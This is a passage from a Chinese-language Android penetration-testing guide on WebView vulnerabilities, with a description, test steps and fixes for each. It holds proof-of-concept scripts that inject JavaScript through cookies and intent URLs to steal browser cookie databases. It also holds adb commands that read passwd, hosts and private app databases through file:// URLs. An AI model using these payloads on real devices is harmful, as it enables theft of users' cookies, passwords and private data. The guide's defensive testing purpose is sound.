
把测试网页放到web服务器上，然后用安卓浏览器进行访问。

详细参考：

<http://124.250.31.122:10010/static/drops/papers-2893.html>

需要存在parseuri（），若存在进行以下操作

利用“FileLocatorPro.exe”工具查找关键字“parseuri”



POC:

Opera mobile

*<script>*

*document.cookie = “x=<script>(javascript code)</scr” + “ipt>; path=/blah; expires=Tue, 01-Jan-2030 00:00:00 GMT”;*

*location.href = “intent:#Intent;S.url=file:///data/data/com.opera.browser/app\_opera/cookies;component=com.opera.browser/com.admarvel.android.ads.AdMarvelActivity;end”;*

*</script>*

该攻击poc的思路是：

受害者保存了包含恶意JS代码的cookie后，浏览器打开储存该cookie的sqlite数据库文件时，附在cookie里被注入了的恶意JS代码会自动执行，从而窃取数据库文件中存在的其他cookie。基于这个POC，黑客可以尝试读取整个webviewCookieChromium.db文件。

<!doctype html>

      <html>

        <head><meta name="viewport" content="width=device-width, user-scalable=no" /></head>

        <body style='width:100%;font-size: 16px;'>

          <a href='file:///data/data/com.android.browser/databases/webviewCookiesChromium.db'>

            Redirecting... To continue, tap and hold here, then choose "Open in a new tab"

          </a>

          <script>

           document.cookie='x=<img src=x onerror=prompt(document.body.innerHTML)>';

   </script>

        </body>

      </html>

**Chrome mobile**

*<script>*

*//通过WebAppActivity0我们先打开一个攻击的站点*

*location.href = "intent:#Intent;S.webapp\_url=http://victim.example.jp;l.webapp\_id=0;SEL;compo nent=com.android.chrome/com.google.android.apps.chrome.webapps.WebappActivity0;end";*

*// 停留2s或者更长时间, 然后注入javascript payload*

*setTimeout(function() {*

*location.href = "intent:#Intent;S.webapp\_url=javascript:(malicious javascript code);l.webapp\_id=1;SEL;component=com.android.chrome/com.google.android.apps.chrome.webapps.WebappActivity0;end";*

*}, 2000);*

*</script>*

**安全建议：**安全intent方法

*// convert intent scheme URL to intent object*

*Intent intent = Intent.parseUri(uri);*

*// forbid launching activities without BROWSABLE category*

*intent.addCategory("android.intent.category.BROWSABLE");*

*// forbid explicit call*

*intent.setComponent(null);*

*// forbid intent with selector intent*

*intent.setSelector(null);*

*// start the activity by the intent*

*context.startActivityIfNeeded(intent, -1);*

## **8.WebView File域同源策略绕过**

**漏洞描述：**JavaScript的延时执行能够绕过file协议的同源检查，并能够访问受害应用的所有私有文件，即通过WebView对Javascript的延时执行和将当前Html文件删除掉并软连接指向其他文件就可以读取到被符号链接所指的文件，然后通过JavaScript再次读取HTML文件，即可获取到被符号链接所指的文件。

**漏洞危害：**可在无特殊权限下盗取应用的任意私有文件，尤其是浏览器，可通过利用该漏洞，获取到浏览器所保存的密码、Cookie、收藏夹以及历史记录等敏感信息，从而造成敏感信息泄露。

**漏洞地址：** \*.apk


**漏洞级别：中危**

触发条件

1. 调用getSettings方法，获取WebSettings对象

【1】对应到smali语句中的特征：

 Landroid/webkit/WebView;->getSettings()Landroid/webkit/WebSettings;







2. 调用WebSettings.setAllowFileAccess方法，设置setAllowFileAccess(true)或没有显示设置（默认为true）

【1】对应到smali语句中的特征：Landroid/webkit/WebSettings;->setAllowFileAccess(Z)V




判断对寄存器的赋值：const v1 0x1

3. 调用WebSettings.setJavaScriptEnabled方法，设置setJavaScriptEnabled(true)


【1】对应到smali语句中的特征：

 Landroid/webkit/WebSettings;->setJavaScriptEnabled(Z)V

判断对寄存器的赋值：const v1 0x1

**测试步骤：**

1. 使用JD-GUI查找setAllowFileAccess函数：




使用adb shell am start –n package/.FileSelectActivity –d xxx测试




1. 利用webview的file域协议读取任意可读文件或受害应用的私有文件。

开启支持File域协议的WebView的Java代码片段：



3、查看passwd文件或hosts文件


命令：adb shell am start –n com.mwr.example.sieve/.FileSelectActivity -d file:///system/etc/passwd



命令：adb shell am start –n com.alibaba.jaq.webviewfilefiled/.MainActivity –d file:///system/etc/hosts




结果如下图所示：




查看私有文件

命令：adb shell am start –n com.alibaba.jaq.webviewfilefiled/.MainActivity –d file:///data/data/com.alibaba.jaq.webviewfilefiled/databases/webview.db



结果如下图所示：




3、利用file协议读取任意可读文件或受害应用的私有文件并上传至远程服务器（此处仅仅alert）。

 开启支持JavaScript执行的WebView的Java代码片段:




恶意HTML代码片段：




启动应用的WebView启动恶意HTML代码窃取文件：

命令：adb shell am start –n com.alibaba.jaq.webviewfilefiled/.MainActivity –d file:///mnt/sdcard/attack\_webview.html




结果如下图所示：




1. 利用WebView对Javascript的延时执行和将当前Html文件删除掉并软连接指向其他文件就可以读取到被符号链接所指的文件，然后通过JavaScript再次读取HTML文件，即可获取到被符号链接所指的文件，从而造成如所保存的密码、Cookie等敏感信息泄露。详细攻击步骤请见下面描述：


应用的主要Activity或导出的WebView Activity：



    开启支持JavaScript执行的并未禁止File域协议的WebView的Java代码片段:




攻击WebView的构造的恶意HTML代码片段[1]:



 攻击受害应用WebView的代码片段:



 攻击结果如下图显示读取到了该受害应用的私有文件”databases/webview.db”，并可将其传送至远程服务器（此处仅仅alert）：



**安全建议：**

1. 将不必要导出的组件设置为不导出，显式设置所注册组件的“android:exported”属性为false；
2. 如果需要导出组件，禁止使用File域协议：myWebView.getSettings. setAllowFileAccess(false);
3. 如果需要使用File协议，禁止File协议调用JavaScript：myWebView.getSettings. setJavaScriptEnabled(false);

## **9.WebView 不校验证书漏洞**

**漏洞描述：**调用了android/webkit/SslErrorHandler类的proceed方法,可能导致WebView忽略校验证书的步骤。


**漏洞危害：**容易受到中间人攻击，可能导致隐私数据泄漏。


**漏洞地址：** com\hwl\universitypie\utils\MyWebViewClient.java

**漏洞级别：低危**

**测试步骤：**

搜索反编译源代码中是否调用了android/webkit/SslErrorHandler类的proceed方法





**安全建议：**

1. 不要调用android.webkit.SslErrorHandler的proceed方法。
2. 当发生证书认证错误时，采用默认的处理方法SslErrorHandler.cancel()，停止加载问题页面。

## **10.WebView密码明文保存**

**漏洞描述：**在使用WebView的过程中忽略了WebView setSavePassword，当用户选择保存在WebView中输入的用户名和密码，则会被明文保存到应用数据目录的databases/webview.db中。

**漏洞危害：**如果手机被root就可以获取明文保存的密码，造成用户的个人敏感数据泄露。

**漏洞地址：** \com\hwl\universitypie\activity\CreditActivity.java

**漏洞级别：低危**

**测试步骤：**

查找反编译源代码中是否存在：mWebView.getSettings().setSavePassword(true); 如上代码中没有显示调用setSavePassword(false) ，默认为true，则存在漏洞



**安全建议：**

使用WebView.getSettings().setSavePassword(false)来禁止保存密码。

## **11.WebView远程代码执行**

**漏洞描述：**Android系统通过WebView.addJavascriptInterface方法注册可供JavaScript调用的Java对象，以用于增强JavaScript的功能。但是系统并没有对注册Java类的方法调用的限制。导致攻击者可以利用反射机制调用未注册的其它任何Java类，最终导致JavaScript能力的无限增强。


**漏洞危害：**攻击者利用该漏洞可以根据客户端执行任意代码。

**漏洞地址：\*.apk**

**漏洞级别：高危**


**测试步骤：**

搜索setJavaScriptEnabled 查询暴露：



dz> module install jubax.javascript （需要自己安装）

**命令：dz**>run scanner.misc.checkjavascriptbridge -a com.mwr.example.sieve



**POC：**

**（搭建一个web服务器，然后用webview安卓浏览器访问该文件）**

**注意：用低版本的安卓系统。**

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| |  |  | | --- | --- | |  | *<html>* | |  | *<head>* | |  | *<meta charset="UTF-8"/>* | |  | *<title>WebView漏洞检测</title>* | |  | *<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0">* | |  | *</head>* | |  | *<body>* | |  | *<p>* | |  | *提示：如何检测出“accessibility”和 “accessibilityTraversal”接口----设置-辅助功能-开启系统或第三方辅助服务<br><br>* | |  | *<b><font color=red>如果当前app存在漏洞，将会在页面中输出存在漏洞的接口方便程序员做出修改：</font></b>* | |  | *</p>* | |  | *<script type="text/javascript">* | |  | *function check()* | |  | *{* | |  | *for (var obj in window)* | |  | *{* | |  | *try {* | |  | *if ("getClass" in window[obj]) {* | |  | *try{* | |  | *window[obj].getClass();* | |  | *document.write('<span style="color:red">'+obj+'</span>');* | |  | *document.write('<br />');* | |  | *}catch(e){* | |  | *}* | |  | *}* | |  | *} catch(e) {* | |  | *}* | |  | *}* | |  | *}* | |  | *check();* | |  | *</script>* | |  | *</body>* | |  | *</html>* | |

**安全建议：**

1. 使用removeJavascriptInterface(“searchBoxJavaBridge”)移除searchBoxJavaBridge、accessibility、accessibilityTraversal对象
2. 确保只在访问可信页面数据时才使用addjavascriptInterface。
3. 在调用Java对象方法前对参数进行检查，避免执行恶意操作。
4. 对于在4.2(API 17+)系统运行的应用，使用JavascriptInterface代替addjavascriptInterface。
5. 限制对于该接口的使用来源，只允许可信来源访问该接口。例如使用WebViewClient中的shouldOverrideUrlLoading()来对加载的URL进行检查。

## **12.未移除有风险的WebView系统隐藏接口**

**漏洞描述：**android webview组件包含3个隐藏的系统接口：searchBoxJavaBridge\_, accessibilityTraversal以及accessibility。

**漏洞危害：**恶意程序可以利用它们实现远程代码执行。

**漏洞地址：\*.apk**

**漏洞级别：中危**

**测试步骤：**直接搜索源代码中是否存在这3个隐藏的系统接口

**安全建议：**通过显示调用removeJavascriptInterface移除这三个系统隐藏接口。

以下的测试可以和业务安全一起测试

# **四、敏感信息安全**

## **1.私有目录下的文件权限**


**漏洞描述：**测试移动客户端私有目录下的文件权限是否设置正确，非root账户是否可以读，写，执行私有目录下的文件。

**漏洞地址：**/data/data/com.demo/


**漏洞级别：低危**

**测试步骤：**

1、查看整个目录权限，命令： ls –al /data/data/com.demo/



2、查看指定目录下的权限，命令：ls –al /data/data/com.demo/shared\_prefs



**安全建议：**

建议将app移动客户端私有目录权限设置为文件权限“rw-rw----”，目录权限为“rwxrwx—x”，如有特殊需求也可以进行特殊配置，但是需要保证只赋予文件所需要的权限**。**

